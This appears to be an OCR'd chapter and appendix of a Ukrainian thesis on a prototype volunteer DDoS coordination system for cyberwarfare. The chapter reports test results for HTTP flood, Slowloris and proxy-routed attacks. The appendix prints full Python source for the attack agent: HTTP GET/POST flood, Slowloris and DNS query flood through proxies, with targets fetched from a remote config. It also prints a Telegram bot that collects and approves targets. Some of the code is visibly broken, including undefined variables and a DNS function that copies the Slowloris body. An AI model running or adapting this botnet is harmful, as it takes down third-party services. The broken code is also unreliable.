Розглянемо наступні рисунки, які відображають кількість пакетів, що генерує кожен окремий атакуючий в ботнеті з 10 вузлів:



Рисунок 3.5 — RPS 10 вузлів при 1 потоці



Рисунок 3.6 — RPS 10 вузлів при 500 потоках

Рисунок 3.7 — RPS 10 вузлів при 1000 потоків

Рисунок 3.8 — RPS з 10 вузлів при 2000 потоків

При збільшенні кількості вузлів у ботнеті спостерігається зменшення кількості запитів на секунду кожного окремого вузла. Це явище пов'язане з апаратними обмеженнями системи, які проявляються при одночасній роботі багатьох контейнерів.

Результати попереднього експерименту підтверджують, що апаратні обмеження відіграють важливу роль у продуктивності системи. Якби замість 10 контейнерів використовувалися 10 фізичних систем з характеристиками, зазначеними на початку розділу, кожен агент показав би аналогічний результат, як і в експериментах з одним вузлом у різних режимах роботи.

Відсутність можливості використовувати фізичні системи в даному експерименті змушує враховувати цей фактор при подальших дослідженнях.

Однак все ж таки варто зазначити, що хоча продуктивність кожного окремого агента впала, збільшення кількості потоків до 2 тис. підвищила кількість запитів на секунду до відмітки в 700-1000 RPS, що видно на (Рис. 3.1.8), збільшивши загальний трафік як мінімум до 7000 RPS

Результат збільшення вузлів ботнета до 20 видно на (Рис. 3.9, Рис. 3.10)



Рисунок 3.9 — RPS 20 вузлів при 1 потоці



Рисунок 3.10 — RPS 20 вузлів при 500 потоках

Як і в попередньому експерименті, апаратні обмеження знизили ефективність кожного окремого атакуючого. Крім цього, спроба запустити атаку, використовуючи більше ніж 500 потоків, призводила до перевантаження системи та унеможливлювала подальше тестування.

Беручи до уваги результати, отримані в ході тестування системи, та враховуючи обмеження тестового середовища, можна стверджувати, що система здібна генерувати достатньо трафіка для виводу. Варто також враховувати, що при реальній атаці до апаратних обмежень додаються також обмеження пропускної здатності мережі.

Якщо виміряти швидкість генерації трафіку в байтах, а не в пакетах, то отримаємо результати, зображені на (Рис. 3.11)

Рисунок 3.11 — Швидкість трафіку в кілобайтах на секунду

Оскільки швидкість не висока, то обмеження мережі наврядче сильно вплинуть на кількість пакетів, оскільки пропускна спроможність більшості сучасних каналів зв’язку значно перевищує дане значення.

Оскільки задача HTTP Flood атак надіслати якомога більше запитів, а не зайняти канал, то результат, отриманий в ході оцінки ефективносі є більш ніж прийнятним і доказує ефективність атак. Крім цього, при спробі надіслати запит на веб-сервер через браузер, були помічені сильні затримки.

3.2 Характеристики атаки Slowloris

Сенс атаки Slowloris полягає в тому, щоб встановити якомога більше з’єднань з ціллю та тримати ці з’єднання настільки довго, наскільки це можливо. Ця атака працює шляхом повільного надсилання HTTP-запитів, що утримує ресурси сервера на тривалий час.

Тестування проводилось за допомогою одного агенту. Цей підхід був використаний для демонстрації того, скільки з’єднань може бути встановлено одночасно з одного вузла. Тестовий агент надсилав запити поступово, щоб уникнути виявлення і максимально збільшити кількість активних з’єднань.

Метою тестування було з'ясувати, наскільки ефективно можна використовувати одну машину для проведення атаки Slowloris. Це дало можливість оцінити потенційну шкоду, яку може завдати один комп’ютер, якщо він використовується для здійснення цієї атаки.

Розглянемо (Рис. 3.12)

```
root@f30431c4c9f2:/app# netstat | grep http | wc -l
4534
```

Рисунок 3.12 — Максимальна кількість одночасних TCP з’єднань з одного вузла

Дане число є максимальним для одного сервісу докер. Однак спробуваши те ж саме поза контейнером, було отримано число 254, що видно на (Рис. 3.13):

```
root@158e9606c9f0:/app# netstat | grep http | wc -l
254
```

Рисунок 3.13 — Обмеження системи на кількість з’єднань

Дане обмеженя обумовлювалось налаштуваннями операційної системи, тому тестування пбуло продовжено в Docker.

Оскільки цього замало для того щоб вивести ціль з ладу, було вирішено провести додаткові тестування, подібні до тестів атаки HTTP flood.

Наступний рисунок відображає максимальну кількість одночасних з’єднань, яку вдалось отримати, збільшивши кількість вузлів настільки, наскільки дозволяють апаратні обмеження.

```
root@b6537b99962a:/app# netstat | grep http | wc -l
16087
```

Рисунок 3.14 — Кількість з’єднань при спробі масштабування атаки

Дане число не є точним, оскільки воно відображає можливості тільки тієї системи, на якій здійснювалось тестування. Проте використання декількох фізичних атакуючих вузлів дозволить підвищити його та вивести з ладу практично будь-який сервер, що не використовує балансувальник навантаження або інші засоби захисту від подібних атак.

3.3 Тестування проксі

Для того щоб здійснити тестування проксі, у мережі було створено HTTP проксі сервер, використовуючи бібліотеку pproxy. Цей проксі сервер було додано до конфігурації та ретельно протестовано для проведення атак типу HTTP Flood. Це дозволило виміряти та проаналізувати його вплив на мережевий трафік.

Вимірювання впливу здійснювалося аналогічним чином, як і в підрозділі 3.1. Проте, в даному випадку, особлива увага приділялася врахуванню різниці між результатами, отриманими в тестах з використанням проксі, та результатами, отриманими без його використання. Такий підхід дозволяє

детально проаналізувати та порівняти ефективність і вплив проксі на загальні результати тестування.

Результати тестування для одного агента можна переглянути на рисунках нижче.

Рисунок 3.15 — RPS одного вузла з 1 потоком та проксі



Рисунок 3.16 — RPS одного вузла з 500 потоками та проксі



Рисунок 3.17 — RPS одного вузла з 1000 потоками та проксі

В попередніх тестах RPS був приблизно 3 тис. запитів на секунду. В даних тестах було отримано ~2.7 тис. запитів. З цього випливає, що наявність проксі між атакуючим та ціллю призводить до зниження RPS на 10%.

Збільшення кількості атакуючих дозволило з’ясувати яким чином багато вузлів під’єднаних до проксі впливають одне на одного та на загальний об’єм трафіку.



Рисунок 3.18 — RPS 10 вузлів з 1 потоком та проксі



Рисунок 3.19 — RPS 10 вузлів з 500 потоками та проксі



Рисунок 3.20 — RPS 10 вузлів з 1000 потоками та проксі

У попередніх тестах з використанням ботнету, що складався з 10 вузлів, показник запитів за секунду (RPS) становив приблизно 200-250 для кожного окремого вузла. Після застосування проксі середній RPS знизився до 150. Це зниження пов'язане з додатковим навантаженням на проксі сервер та затримками, які виникають через наявність додаткової ланки між бот-агентом та ціллю. У реальній атаці кількість проксі серверів буде більшою, що дозволить розподілити навантаження між ними та знизити його на кожен окремий сервер. Проте, водночас зросте затримка, зумовлена великою кількістю проміжних вузлів у мережі Інтернет.

Однак, варто зазначити, що, хоча продуктивність при використанні проксі знижується, потужності все ж вистачає для того, щоб вивести з ладу деякі інтернет-ресурси. Це свідчить про те, що навіть зі зменшеним середнім показником запитів на секунду, атака залишається ефективною і здатною завдати значної шкоди цільовим веб-сайтам чи сервісам.

Висновки до розділу 3

Було проведено детальні тести для оцінки ефективності системи при здійсненні різних видів атак, зокрема HTTP GET Flood та Slowloris. Їх езультати показали, що система ефективно генерує навантаження, які призводять до значного зниження продуктивності та доступності цільових серверів.

Крім цього проведено симуляцію атаки ботнетом шляхом збільшення кількості атакуючих вузлів.

Було виявлено, що використання більшої кількості агентів дозволяє суттєво підвищити ефективність атак, що демонструє необхідність застосування координації та управління великою кількістю добровольців для досягнення максимального ефекту.

ВИСНОВКИ

У ході даного дослідження було проведено аналіз кібервійни як невід'ємної частини сучасних гібридних воєн, що підкреслило її важливість та вплив на різні сфери діяльності, включаючи політичну, економічну та військову. Було детально розглянуто принципи дії DDoS атак, їх роль у кібероперaціях, а також проведено аналіз аналогічних систем для кращого розуміння сучасних підходів до захисту та атак у кіберпросторі.

На основі теоретичних матеріалів було розроблено прототип системи для координації добровольців, залучених до здійснення DDoS атак. Ця система включає клієнтські додатки, призначені для безпосереднього виконання атак, сховище з конфігурацією, яке заміняє серверну частину для координації дій учасників та телеграм бот, який слугує засобом керування конфігурацією. Використання сучасних технологій, таких як Docker, забезпечило ізоляцію та контейнеризацію додатків, що підвищило гнучкість та зручність управління системою.

Проведене тестування прототипу в умовах, що імітують реальні кібероперації, показало, що система здатна обробляти великий обсяг запитів та ефективно координувати дії численних учасників. Система продемонструвала здатність генерувати значний трафік, що свідчить про високий рівень продуктивності.

Разом з тим, через обмежений час розробки, в системі можуть бути присутні помилки та недоліки, що вказує на необхідність подальшого розвитку та вдосконалення системи.

Загалом, дослідження показало, що розроблений прототип системи координування добровольців має значний потенціал для використання у кібероперaціях. Подальше вдосконалення та тестування системи дозволить значно підвищити її ефективність та надійність, забезпечуючи можливість її застосування у реальних кіберконфліктах.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. Hybrid Threats, Cyberterrorism and Cyberwarfare [Текст]. — 2023. — 2-6 ст.
2. What is a DDoS Attack? [Електронний ресурс] // Cloudflare. — Режим доступу: https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/.
3. Mirkovic J. DDoS Attack and Defense Mechanisms [Електронний ресурс] — Princeton University. — Режим доступу: https://www.princeton.edu/~rblee/ELE572Papers/Fall04Readings/DDoSMirkovic.pdf. — 8 ст.
4. Radware DDoS Handbook. — Radware, 2015 — 23 с.
5. Gunter O. Botnet Communications Primer [Електронний ресурс]. — Режим доступу: http://www.technicalinfo.net/papers/PDF/WP_Botnet_Communications_Primer_(2009-06-04).pdf. — 1-5 ст.
6. Dzurenda P. Network Protection Against DDoS Attacks // International Journal of Advances in Telecommunications, Electrotechnics, Signals and Systems / Dzurenda P., Martinasek Z., Malina L. [Електронний ресурс]. — Режим доступу: http://ijates.org/index.php/ijates/article/view/103. — 10-11 ст.
7. Jones C. Ukraine’s Vigilante IT Army Deploys DDoS Bot to Automate Russia Attacks [Електронний ресурс]. — Режим доступу: https://www.itpro.com/security/botnets/367744/ukraines-vigilante-it-army-deploys-ddos-bot-automate-russia-attacks. — 2022 г.
8. Geenens P. The Democratization of DDoS Attacks: Insights from the IT Army of Ukraine’s Cyber Campaign [Електронний ресурс]. — Режим доступу: https://www.radware.com/blog/ddos-protection/2024/02/the-democratization-of-ddos-attacks-insights-from-the-it-army-of-ukraines-cyber-campaign/. — 2024 г.
9. Ennemoser F. J., Sattler P., Zirngibl J. Analysis of Network Traffic Data [Електронний ресурс]. — Режим доступу:

https://www.net.in.tum.de/fileadmin/TUM/NET/NET-2022-07-1/NET-2022-07-1_01.pdf. — 2022 г.

10. Buresh D. L. A Critical Evaluation of the Estonian Cyber Incident [Електронний ресурс]. — 2020. — Режим доступу: https://www.researchgate.net/publication/350358625_A_Critical_Evaluation_of_the_Estonian_Cyber_Incident.
11. Moreno J. M., Espinosa C. I. O., Lous P. Danish Tacos Cybersecurity Paper [Електронний ресурс]. — Режим доступу: https://mycourses.aalto.fi/pluginfile.php/923542/mod_folder/content/0/Danish_Tacos_CybersecurityPaper.pdf. — 2016 г. — 4 ст.
12. Omer Yoachimik Cloudflare mitigates 26 million request per second DDoS attack [Електронний ресурс] — Режим доступу: https://blog.cloudflare.com/26m-rps-ddos/

ДОДАТОК А ЛІСТИНГ ПРОГРАМ

Вихідний код бот-агента

attack.py:

```
import json
import asyncio
import pproxy
import socket
import urllib
import scapy.all as scapy
import re
from time import sleep
from random import choice


class unified_transport:
  def __init__(self, protocol):
    self._proxified = False
    self._protocol = protocol

  def set_proxy(self, address, port=None, schema=None, creds=None):
    self._proxified = True
    uri = address
    if port:
      uri = uri + ':' + str(port)
    if creds:
      uri = urllib.quote_plus(creds[0]) + ':' + urllib.quote_plus(creds[1]) + '@' + uri
    uri = schema + '://' + uri
    self._proxified_conn = pproxy.Connection(uri)
```

```
  async def connect(self, address, port):
    self._address = address
    self._port = port
    if self._protocol == 'tcp':
      if self._proxified:
                        self._proxy_tcp_reader, self._proxy_tcp_writer = await
self._proxified_conn.tcp_connect(address, port)
      else:
                          self._normal_socket = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
        self._normal_socket.connect((address, int(port)))
    if self._protocol == 'udp':
                          self._normal_socket = socket.socket(socket.AF_INET,
socket.SOCK_DGRAM)


  async def send(self, data):
    if self._protocol == 'tcp':
      if self._proxified:
        self._proxy_tcp_writer.write(data)
      else:
        self._normal_socket.send(data)
    elif self._protocol == 'udp':
      if self.proxified:
        answer = asyncio.Future()
        await conn.udp_sendto(self._address, self._port, data, answer.set_result)
        await answer
        self._udp_buffer = self._udp_buffer + answer.result()
      else:
        self._normal_socket.sendto(data, (self._address, self._port))
```

```
  async def recv(self, size):
    if self._protocol == 'tcp':
      if self._proxified:
        data = await self._proxy_tcp_reader.read(size)
        return data
      else:
        return self._normal_socket.recv(size)
    elif self._protocol == 'udp':
      if self.proxified:
        data = b''
        if size < len(self._udp_buffer):
          data = self._udp_buffer[:size]
          self._udp_buffer = self._udp_buffer[size:]
        else:
          data = self._udp_buffer
          self._udp_buffer = b''
        return data
      else:
        return self._normal_socket.recvfrom(size)

  def close(self):
    if not self._proxified:
      if self._protocol == 'tcp':
        self._normal_socket.close()



def parse_uri(uri):
```

```
  parsed_uri = re.findall(r'(([\w]+):\/\/)?((.+):(.+)@)?(\w+(\.\w+)*)(:(\d+))?(\/.*)?', uri)
  values = {
    'protocol': parsed_uri[0][1],
    'login': parsed_uri[0][3],
    'password': parsed_uri[0][4],
    'domain': parsed_uri[0][5],
    'port': parsed_uri[0][8],
    'path': parsed_uri[0][9]
    }
  return values


async def http_get_flood(uri, iter_count=1000, packet_per_iter=100, proxy=None):
  uri_dict = parse_uri(uri)
  if not uri_dict['path']:
    uri_dict['path'] = '/'
  scapy.load_layer('http')
  request = HTTP() / HTTPRequest(Host=uri_dict['domain'], Path=uri_dict['path'],
              Connection='Keep-Alive', Keep_Alive='timeout=60')
  built_request = request.build()
  ip_address = socket.gethostbyname(uri_dict['domain'])

  for i in range(iter_count):
    connection = unified_transport('tcp')
    if proxy:
      connection.set_proxy(proxy['address'], proxy['port'],
              proxy['protocol'], (proxy['login'], proxy['password']))
    if uri_dict['port']:
```

```
    await connection.connect(ip_address, int(uri_dict['port']))
  else:
    await connection.connect(ip_address, 80)
  for j in range(packet_per_iter):
    await connection.send(built_request)
    await connection.recv(2**16)
  connection.close()


async def http_post_flood(uri, iter_count=1000, packet_per_iter=100,
proxy=None):
  uri_dict = parse_uri(uri)
  if not uri_dict['path']:
    uri_dict['path'] = '/'
  scapy.load_layer('http')
  request = HTTP() / HTTPRequest(Host=uri_dict['domain'], Path=uri_dict['path'],
            Connection='Keep-Alive', Keep_Alive='timeout=60', Method='POST')
  built_request = request.build()
  ip_address = socket.gethostbyname(uri_dict['domain'])

  for i in range(iter_count):
    connection = unified_transport('tcp')
    if proxy:
      connection.set_proxy(proxy['address'], proxy['port'],
              proxy['protocol'], (proxy['login'], proxy['password']))
    if uri_dict['port']:
      await connection.connect(ip_address, int(uri_dict['port']))
    else:
      await connection.connect(ip_address, 80)
```

```
    for j in range(packet_per_iter):
      await connection.send(built_request)
      await connection.recv(2**16)
    connection.close()


async def slowloris(uri, proxy=None):
  uri_dict = parse_uri(uri)
  scapy.load_layer('http')
  request = HTTPRequest(Host=uri_dict['domain'], Path=uri_dict['path'],
            Connection='Keep-Alive', Keep_Alive='timeout=60')
  built_request = request.build()
  ip_address = socket.gethostbyname(uri_dict['domain'])

  connection = unified_transport('tcp')
  if proxy:
    connection.set_proxy(proxy['address'], proxy['port'],
             proxy['protocol'], (proxy['login'], proxy['password']))
  if uri_dict['port']:
    await connection.connect(ip_address, int(uri_dict['port']))
  else:
    await connection.connect(ip_address, 80)
  try:
    for j in built_request:
      await connection.send(j.to_bytes())
      sleep(1)
    await connection.recv(2**16)
    connection.close()
  except:
```

```
    pass


def gen_random_domain(dns_zone):
  allowed_chars = 'abcdefghijklmnopqrstuvwxyz'
  allowed_tlds = ['ru', 'com', 'gov', 'biz', 'su', 'xyz']
  domain = ''

  if dns_zone:
    domain = choice(allowed_chars) + choice(allowed_chars) + '.' + dns_zone
    return domain

  for i in range(5):
    domain += choice(allowed_chars)
  domain += '.' + choice(allowed_tlds)
  return domain


async def dns_query_flood(address, iter_count, packet_per_iter=100,
dns_zone=None, proxy=None):
  scapy.load_layer('dns')
  gen_random_domain(dns_zone)
  query = DNS() / DNSRQ(qname=domain, qtype='A')
  built_query = query.build()

  connection = unified_transport('tcp')
  if proxy:
    connection.set_proxy(proxy['address'], proxy['port'],
            proxy['protocol'], (proxy['login'], proxy['password']))
```

```
  if uri_dict['port']:
    await connection.connect(ip_address, int(uri_dict['port']))
  else:
    await connection.connect(ip_address, 80)
  try:
    for j in built_request:
      await connection.send(j.to_bytes())
      sleep(1)
    await connection.recv(2**16)
    connection.close()
  except:
    pass



def attack_wrapper(target_info, iter_count=1000, packet_count=100,
dns_zone=None, proxy=None):
  if target_info['method'] == 'http_get_flood':
    asyncio.run(http_get_flood(target_info['uri'], iter_count, packet_count, proxy))
  elif target_info['method'] == 'http_post_flood':
    asyncio.run(http_post_flood(target_info['uri'], iter_count, packet_count, proxy))
  elif target_info['method'] == 'http_slowloris':
    asyncio.run(slowloris(target_info['uri'], proxy))
  elif target_info['method'] == 'dns_query_flood':
    asyncio.run(dns_query_flood(target_info['uri'], iter_count, packet_count,
                target_info['dns_zone'], proxy))
```

agent.py:

```
import argparse
import threading
import requests
```

```
import logging
import random
from agent.attack import *


logging.getLogger().setLevel(logging.INFO)



def get_config(url):
  config = requests.get(url).text
  config = json.loads(config)
  return config



def parse_args():
  parser = argparse.ArgumentParser(
    prog='DDoS Agent',
    usage='python client.py [arguments]'
  )
    parser.add_argument('--config-uri', help='Link to the alternative configuration file.', metavar='URI')
    parser.add_argument('--config-file', help='Path to the alternative configuration file.', metavar='PATH')
  parser.add_argument('--no-proxy', help='Non-proxified mode. Use if you use own proxies or VPN.', action='store_false')
    parser.add_argument('--threads', type=int, help='Number of threads per target.', metavar='NUM')
        flood_group = parser.add_argument_group(title='Flood attack options', description='Sometimes server limits number of packets per session. In this case use --flood-iter and --flood-packet options. Default values are --flood-iter=1000 and --flood-packet=100')
```

```
  flood_group.add_argument('--flood-iter', type=int, help='Number of iterations per target in flood attacks.', metavar='NUM')
  flood_group.add_argument('--flood-packet', type=int, help='Number of packets per iteration in flood attacks.', metavar='NUM')
  args = parser.parse_args()
  return args


if __name__ == '__main__':
                                                    default_config_uri                    = 'https://raw.githubusercontent.com/miaminights1986/config/main/config.json'
  config = None

  args = parse_args()

  # process command line arguments' conditions
  if args.config_uri:
    config = get_config(args.config_uri)
    logging.info('Load config from: ' + args.config_uri)
  elif args.config_file:
    with open(args.config_file, 'r') as file:
      config = json.loads(file.read())
    logging.info('Load config from: ' + args.config_file)
  else:
    config = get_config(default_config_uri)
    logging.info('Load config from: ' + default_config_uri)

  iter_count = 1000
  packet_count = 100
  threads = 1
```

```
if args.flood_iter:
  iter_count = args.flood_iter
if args.flood_packet:
  packet_count = args.flood_packet
if args.threads:
  threads = args.threads
logging.info('Attacking with ' + str(threads) + ' threads')

while True:
  # perform multithreaded attack
  if config['proxies'] and not args.no_proxy:
    for i in config['targets']:
      for j in range(threads):
        proxy = random.choice(config['proxies'])
        parsed_proxy_uri = parse_uri(proxy['uri'])
        additional_argument = None
        if 'additional_argument' in i.keys():
          additional_argument = i['additional_argument']
        x = threading.Thread(target=attack_wrapper,
              args=(i, iter_count, packet_count,
              additional_argument, parsed_proxy_uri))
        x.start()
      logging.info('Attacking ' + i['uri'] + ' with method ' + i['method'])
  else:
    for i in config['targets']:
      for j in range(threads):
        additional_argument = None
        if 'additional_argument' in i.keys():
```

```
            additional_argument = i['additional_argument']
          x = threading.Thread(target=attack_wrapper,
                args=(i, iter_count, packet_count, additional_argument))
          x.start()
        logging.info('Attacking ' + i['uri'] + ' with method ' + i['method'])


    for t in threading.enumerate():
      try:
        t.join()
      except RuntimeError as err:
        if 'cannot join current thread' == str(err):
          continue
        else:
          raise
```

Вихідний код телеграм-бота

```
import telebot
import pymongo
import json
import tomllib
import subprocess
from bson.objectid import ObjectId

HELP_MESSAGE = '''
Цей бот призначений для пропонування цілей для DDoS атак.

Щоб запропонувати ціль, використовується команда /suggest:
/suggest_target <attack_method> <uri> [additional_args]
```

На даний момент доступні такі методи атак:

http_get_flood

http_post_flood

http_slowloris

dns_query_flood

Додаткові аргументи використовуються для деяких типів атак і не завжди є обов'язковими. Надалі будуть зазначені команди для методів атак, які можуть використовувати додаткові аргументи. Якщо в даному переліку нема якогось методу, значить він не використовує додаткові аргументи.

dns_query_flood:

/suggest_target <attack_method> <uri> [domain_zone]

Запропонувати проксі можна таким чином:

/suggest_proxy <uri>

Приклади:

/suggest_proxy socks5://login:password@proxy.example.com:1337

/suggest_proxy ss://login:password@proxy.example.com:1337

Щоб показати справку по адміністративним командам, введіть /help_admin

'''

ADMIN_HELP = '''

/show_unapproved_targets - Показати нерозглянуті цілі

/show_unapproved_proxies - Показати нерозглянуті проксі

/add_target <method> <uri> [additional_args] - Додати ціль

/add_proxy <uri> - Додати проксі

/add_target та /add_proxy дозволяють адміністраторам як додати свої цілі та проксі, так додати цілі та проксі, які відправлено на перегляд, зі зміненими параметрами.

Якщо ціль або проксі було вибрано зі списку переданих на розгляд, необхідно видалити її з бд вручну, використавши /del_unapproved_target або /del_unapproved_proxy.

/approve_target <id> - Підтвердити ціль без змін

/approve_proxy <id> - Підтвердити проксі без змін

/del_unapproved_target <id>

/del_unapproved_proxy <id>

/del_target

'''

```
MONGO_URI = None
MONGO_DATABASE = None
TELEGRAM_TOKEN = None



def parse_config():
  with open('config.toml', 'rb') as config:
    conf_data = tomllib.load(config)
    global MONGO_URI
    global MONGO_DATABASE
    global TELEGRAM_TOKEN

    MONGO_URI = conf_data['mongodb']['url']
    MONGO_DATABASE = conf_data['mongodb']['database']
```

```
    TELEGRAM_TOKEN = conf_data['telegram']['token']

parse_config()
bot = telebot.TeleBot(TELEGRAM_TOKEN, parse_mode=None)

def auth_admin(id):
  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  admins = db['admins']

  sender_id = admins.find_one({'telegram_id': id})
  if sender_id is not None and id == sender_id['telegram_id']:
    client.close()
    return True
  client.close()
  return False

def apply_changes():
  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection_targets = db['targets']
  collection_proxies = db['proxies']

  result_dict = {
    'targets': [],
    'proxies': []
  }
  for i in collection_targets.find():
    del i['_id']
```

```
    result_dict['targets'].append(i)

  for i in collection_proxies.find():
    del i['_id']
    result_dict['proxies'].append(i)

  with open("config.json", "w") as config:
    json.dump(result_dict , config, indent=4)
  client.close()

  subprocess.run('git add config.json'.split())
  subprocess.run('git commit --amend --no-edit'.split())
  subprocess.run('git push -f -u origin main'.split())

@bot.message_handler(commands=['start', 'help'])
def send_welcome(message):
        bot.reply_to(message, HELP_MESSAGE)

@bot.message_handler(commands=['help_admin'])
def help_admin(message):
        bot.reply_to(message, ADMIN_HELP)

@bot.message_handler(commands=['suggest_target'])
def suggest_target(message):
  args = message.text.split()
  if args[1] not in ['http_get_flood', 'http_post_flood',
            'http_slowloris', 'dns_query_flood']:
    bot.reply_to(message, '{} не є коректним типом атаки'.format(args[1]))
    return
```

```
  if not 3 <= len(args) <= 4:
    bot.reply_to(message, 'Неправильна кількість аргументів')
    return
  if len(args) == 4 and args[1] not in ['dns_query_flood']:
        bot.reply_to(message, 'Даний тип атаки не використовує додаткові аргументи')
    return

  document = {'uri': args[2], 'method': args[1]}
  if len(args) == 4:
    document['additional_argument'] = args[3]

  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection = db['unapproved_targets']
  collection.insert_one(document)
  client.close()

    bot.reply_to(message, 'Дані було передано на розгляд. Дякуємо за співпрацю!')

@bot.message_handler(commands=['suggest_proxy'])
def suggest_proxy(message):
  args = message.text.split()
  if len(args) != 2:
    bot.reply_to(message, 'Неправильна кількість аргументів')
    return

  document = {'uri': args[1]}
  client = pymongo.MongoClient(MONGO_URI)
```

```
  db = client[MONGO_DATABASE]
  collection = db['unapproved_proxies']
  collection.insert_one(document)
  client.close()

    bot.reply_to(message, 'Дані було передано на розгляд. Дякуємо за співпрацю!')

@bot.message_handler(commands=['show_unapproved_targets'])
def show_unapproved_targets(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
    return
  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection = db['unapproved_targets']
  targets = collection.find()

  reply = ''
  for i in targets:
    if 'additional_argument' in i.keys():
      target = 'Suggestion {}\n- URI: {}\n- Method: {}\n- Additional argument: {}\n\n'
      reply += target.format(i['_id'], i['uri'], i['method'], i['additional_argument'])
    else:
      target = 'Suggestion {}\n- URI: {}\n- Method: {}\n\n'
      reply += target.format(i['_id'], i['uri'], i['method'])
  if reply:
    bot.reply_to(message, reply)
  else:
```

```
    bot.reply_to(message, 'На даний момент ніхто не пропонував нових цілей')
  client.close()

@bot.message_handler(commands=['show_unapproved_proxies'])
def show_unapproved_proxies(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
    return
  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection = db['unapproved_proxies']
  proxies = collection.find()

  reply = ''
  for i in proxies:
    proxy = 'Suggestion {}\n- URI: {}\n\n'
    reply += proxy.format(i['_id'], i['uri'])
  if reply:
    bot.reply_to(message, reply)
  else:
